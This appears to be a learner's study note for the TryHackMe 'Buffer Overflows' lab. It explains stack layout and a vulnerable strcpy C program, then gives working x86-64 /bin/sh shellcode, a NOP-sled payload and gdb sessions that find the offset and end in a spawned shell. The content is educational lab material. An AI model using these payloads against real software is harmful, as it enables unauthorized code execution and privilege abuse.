
BOF1 THM

Monday, July 8, 2024 7:56 PM

Buffer Overflows

Learn how to get started with basic Buffer Overflows!

From <https://tryhackme.com/r/room/bof1>



Source: https://tryhackme.com/r/room/bof1

Getting Started with Buffer Overflows on x86-64 Linux Programs

Buffer overflow vulnerabilities are a critical concept in cybersecurity, allowing attackers to exploit memory management weaknesses in software. The TryHackMe room "Buffer Overflows" provides an excellent introduction to this topic, offering hands-on practice with x86-64 Linux programs. Here’s a brief overview of the process and key tasks involved.

Process Layout and Memory Management

Understanding how a program's memory is organized is fundamental to exploiting buffer overflows. The two primary memory segments are:

- **Heap**: Used for dynamic memory allocation.
- **Stack**: Stores function parameters, return addresses, and local variables.

```
Stack bottom
 ---------------------------------
| Address of buffer (overwritten  |
| old return  address)            |
|---------------------------------|
| Random data (overwritten saved  |
| registers                       |
|---------------------------------|
| Random data (inside buffer)     |
|---------------------------------|
| shellcode (inside buffer)       |
 ---------------------------------
Stack top
```

```
 ------------------------------------------------------
| NOP sled         |  shell code       | Memory address |
 ------------------------------------------------------
```

Stack Operations

The stack operates in a Last In, First Out (LIFO) manner, with two key operations:

- **Pushing**: Adding data onto the stack.
- **Popping**: Removing data from the stack.


Example:

- push var: Decrements the stack pointer (rsp) and places the value onto the stack.
- pop var: Reads the value at the stack pointer and increments it.


Procedures and Endianess

Functions create stack frames to store variables and return addresses. Assembly language uses registers like rax, rbx, rcx, etc., to handle these values.

- **Little Endian**: Stores the least significant byte first. This impacts how we need to input addresses in our exploit payloads.



```
python -c “print (NOP * no_of_nops + shellcode + random_data * no_of_random_data + memory address)”
```



```
python -c "print('\x90' * 30 + '\x48\xb9\x2f\x62\x69\x6e\x2f\x73\x68\x11\x48\xc1\xe1\x08\x48\xc1\xe9\x08\x51\x48\x8d\x3c\x24\x48\x31\xd2\xb0\x3b\x0f\x05' +
'\x41' * 60 +
'\xef\xbe\xad\xde') | ./program_name
"
```

Buffer Overflows Explained

A buffer overflow occurs when data exceeds the allocated buffer size and overwrites adjacent memory. This can corrupt data or alter the program's control flow, potentially leading to arbitrary code execution.

Example program:

Copy code

```
#include <stdio.h>
#include <stdlib.h>
void copy_arg(char *string) {
  char buffer[140];
  strcpy(buffer, string);
  printf("%s\n", buffer);
}
int main(int argc, char **argv) {
  printf("Here's a program that echoes out your input\n");
  copy_arg(argv[1]);
}
```

In this example, strcpy does not check the length of string, allowing us to overflow buffer and manipulate the return address.

Crafting an Exploit

1. **Find the Offset**: Determine how many bytes are needed to overflow the buffer and reach the return address. This can be done manually or using tools like Metasploit's pattern_create and pattern_offset.
2. **Generate Shellcode**: Create shellcode to execute desired commands, such as opening a shell. For example:


   shell
   Copy code

   ```
   shellcode = '\x6a\x3b\x58\x48\x31\xd2\x49\xb8\x2f\x2f\x62\x69\x6e\x2f\x73\x68\x49\xc1\xe8
   ```

\x08\x41\x50\x48\x89\xe7\x52\x57\x48\x89\xe6\x0f\x05\x6a\x3c\x58\x48\x31\xff\x0f\x05'


3. **Build the Payload**: Combine NOP sled, shellcode, padding, and the return address to form the complete exploit payload.

   shell
   Copy code
   '\x90'*100 + shellcode + 'A'*12 + '\x78\xe1\xff\xff\xff\x7f'
4. **Execute and Gain Shell Access**: Run the vulnerable program with the crafted payload to gain control.




```
[user1@ip-10-10-74-132 overflow-3]$ gdb buffer-overflow
GNU gdb (GDB) Red Hat Enterprise Linux 8.0.1-30.amzn2.0.3
Copyright (C) 2017 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-redhat-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from buffer-overflow...(no debugging symbols found)...done.
(gdb) run $(python -c "print('A'*158)")
Starting program: /home/user1/overflow-3/buffer-overflow $(python -c "print('A'*158)")
Missing separate debuginfos, use: debuginfo-install glibc-2.26-64.amzn2.0.2.x86_64
Here's a program that echo's out your input
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Program received signal SIGSEGV, Segmentation fault.
0x0000414141414141 in ?? ()
```




```
(gdb) run $(python -c "print('A'*159)")
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/user1/overflow-3/buffer-overflow $(python -c "print('A'*159)")
Here's a program that echo's out your input
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Program received signal SIGSEGV, Segmentation fault.
0x0000000000400563 in copy_arg ()
(gdb) i r
rax            0xa0     160
rbx            0x0      0
rcx            0x7ffff7b0d584   140737348949380
rdx            0x7ffff7dd58c0   140737351866560
rsi            0x602260 6300256
rdi            0x0      0
rbp            0x4141414141414141       0x4141414141414141
rsp            0x7fffffffe1c8   0x7fffffffe1c8
r8             0x7ffff7fef4c0   140737354069184
r9             0x77     119
r10            0x5e     94
r11            0x246    582
r12            0x400450 4195408
r13            0x7fffffffe2c0   140737488347840
r14            0x0      0
r15            0x0      0
rip            0x400563 0x400563 <copy_arg+60>
eflags         0x10202  [ IF RF ]
cs             0x33     51
ss             0x2b     43
ds             0x0      0
es             0x0      0
fs             0x0      0
gs             0x0      0
```




```
(gdb) run $(python -c "print('Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0A
c1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af
2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag')")
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/user1/overflow-3/buffer-overflow $(python -c "print('Aa0Aa1Aa2Aa3Aa4Aa
5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6
Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag')")
Here's a program that echo's out your input
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0A
d1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag
2Ag3Ag4Ag5Ag

Program received signal SIGSEGV, Segmentation fault.
0x0000000000400563 in copy_arg ()
(gdb) i r
rax            0xc9     201
rbx            0x0      0
rcx            0x7ffff7b0d584   140737348949380
rdx            0x7ffff7dd58c0   140737351866560
rsi            0x602260 6300256
rdi            0x0      0
rbp            0x6641396541386541       0x6641396541386541
rsp            0x7fffffffe1a8   0x7fffffffe1a8
r8             0x7ffff7fef4c0   140737354069184
r9             0x77     119
r10            0x5e     94
r11            0x246    582
r12            0x400450 4195408
r13            0x7fffffffe2a0   140737488347808
r14            0x0      0
r15            0x0      0
rip            0x400563 0x400563 <copy_arg+60>
eflags         0x10206  [ PF IF RF ]
cs             0x33     51
ss             0x2b     43
ds             0x0      0
```



```
(gdb) run $(python -c "print('\x90'*100 + '\x6a\x3b\x58\x48\x31\xd2\x49\xb8\x2f\x2f\x62\x69\x6
e\x2f\x73\x68\x49\xc1\xe8\x08\x41\x50\x48\x89\xe7\x52\x57\x48\x89\xe6\x0f\x05\x6a\x3c\x58\x48\
x31\xff\x0f\x05' + 'A'*12 + 'B'*6)")
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/user1/overflow-3/buffer-overflow $(python -c "print('\x90'*100 + '\x6a
\x3b\x58\x48\x31\xd2\x49\xb8\x2f\x2f\x62\x69\x6e\x2f\x73\x68\x49\xc1\xe8\x08\x41\x50\x48\x89\x
e7\x52\x57\x48\x89\xe6\x0f\x05\x6a\x3c\x58\x48\x31\xff\x0f\x05' + 'A'*12 + 'B'*6)")
Here's a program that echo's out your input
������������������������������������������������������������������������������������������������
������j;XH1�I�//bin/shI�APH��RWH��j<XH1�AAAAAAAAAAAABBBBBB

Program received signal SIGSEGV, Segmentation fault.
0x0000424242424242 in ?? ()
(gdb) x/100x $rsp-200
0x7fffffffe118: 0x00400450      0x00000000      0xffffe2d0      0x00007fff
0x7fffffffe128: 0x00400561      0x00000000      0xf7dcf8c0      0x00007fff
0x7fffffffe138: 0xffffe577      0x00007fff      0x90909090      0x90909090
0x7fffffffe148: 0x90909090      0x90909090      0x90909090      0x90909090
0x7fffffffe158: 0x90909090      0x90909090      0x90909090      0x90909090
0x7fffffffe168: 0x90909090      0x90909090      0x90909090      0x90909090
0x7fffffffe178: 0x90909090      0x90909090      0x90909090      0x90909090
0x7fffffffe188: 0x90909090      0x90909090      0x90909090      0x90909090
0x7fffffffe198: 0x90909090      0x90909090      0x90909090      0x48583b6a
0x7fffffffe1a8: 0xb849d231      0x69622f2f      0x68732f6e      0x08e8c149
0x7fffffffe1b8: 0x89485041      0x485752e7      0x050fe689      0x48583c6a
0x7fffffffe1c8: 0x050fff31      0x41414141      0x41414141      0x41414141
0x7fffffffe1d8: 0x42424242      0x00004242      0xffffe2d8      0x00007fff
0x7fffffffe1e8: 0x00000000      0x00000002      0x004005a0      0x00000000
0x7fffffffe1f8: 0xf7a4d13a      0x00007fff      0x00000000      0x00000000
0x7fffffffe208: 0xffffe2d8      0x00007fff      0x00040000      0x00000002
0x7fffffffe218: 0x00400564      0x00000000      0x00000000      0x00000000
0x7fffffffe228: 0x6e5ef05f      0xf8c560fd      0x00400450      0x00000000
0x7fffffffe238: 0xffffe2d0      0x00007fff      0x00000000      0x00000000
0x7fffffffe248: 0x00000000      0x00000000      0xa11ef05f      0x073a9f82
0x7fffffffe258: 0xc4faf05f      0x073a8f34      0x00000000      0x00000000
0x7fffffffe268: 0x00000000      0x00000000      0x00000000      0x00000000
```




```
(gdb) run $(python -c "print('\x90'*100 + '\x6a\x3b\x58\x48\x31\xd2\x49\xb8\x2f\x2f\x62\x69\x6
e\x2f\x73\x68\x49\xc1\xe8\x08\x41\x50\x48\x89\xe7\x52\x57\x48\x89\xe6\x0f\x05\x6a\x3c\x58\x48\
x31\xff\x0f\x05' + 'A'*12 + '\x78\xe1\xff\xff\xff\x7f')")
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/user1/overflow-3/buffer-overflow $(python -c "print('\x90'*100 + '\x6a
\x3b\x58\x48\x31\xd2\x49\xb8\x2f\x2f\x62\x69\x6e\x2f\x73\x68\x49\xc1\xe8\x08\x41\x50\x48\x89\x
e7\x52\x57\x48\x89\xe6\x0f\x05\x6a\x3c\x58\x48\x31\xff\x0f\x05' + 'A'*12 + '\x78\xe1\xff\xff\x
ff\x7f')")
Here's a program that echo's out your input
������������������������������������������������������������������������������������������������
������j;XH1�I�//bin/shI�APH��RWH��j<XH1�AAAAAAAAAAAAx����
process 18939 is executing new program: /usr/bin/bash
sh-4.2$ ls
Detaching after fork from child process 18942.
buffer-overflow  buffer-overflow.c  secret.txt
sh-4.2$ whoami
Detaching after fork from child process 18943.
user1
sh-4.2$ ls -la
Detaching after fork from child process 18944.
total 20
drwxrwxr-x 2 user1 user1   72 Sep  2  2019 .
drwx------ 7 user1 user1  169 Nov 27  2019 ..
-rwsrwxr-x 1 user2 user2 8264 Sep  2  2019 buffer-overflow
-rw-rw-r-- 1 user1 user1  285 Sep  2  2019 buffer-overflow.c
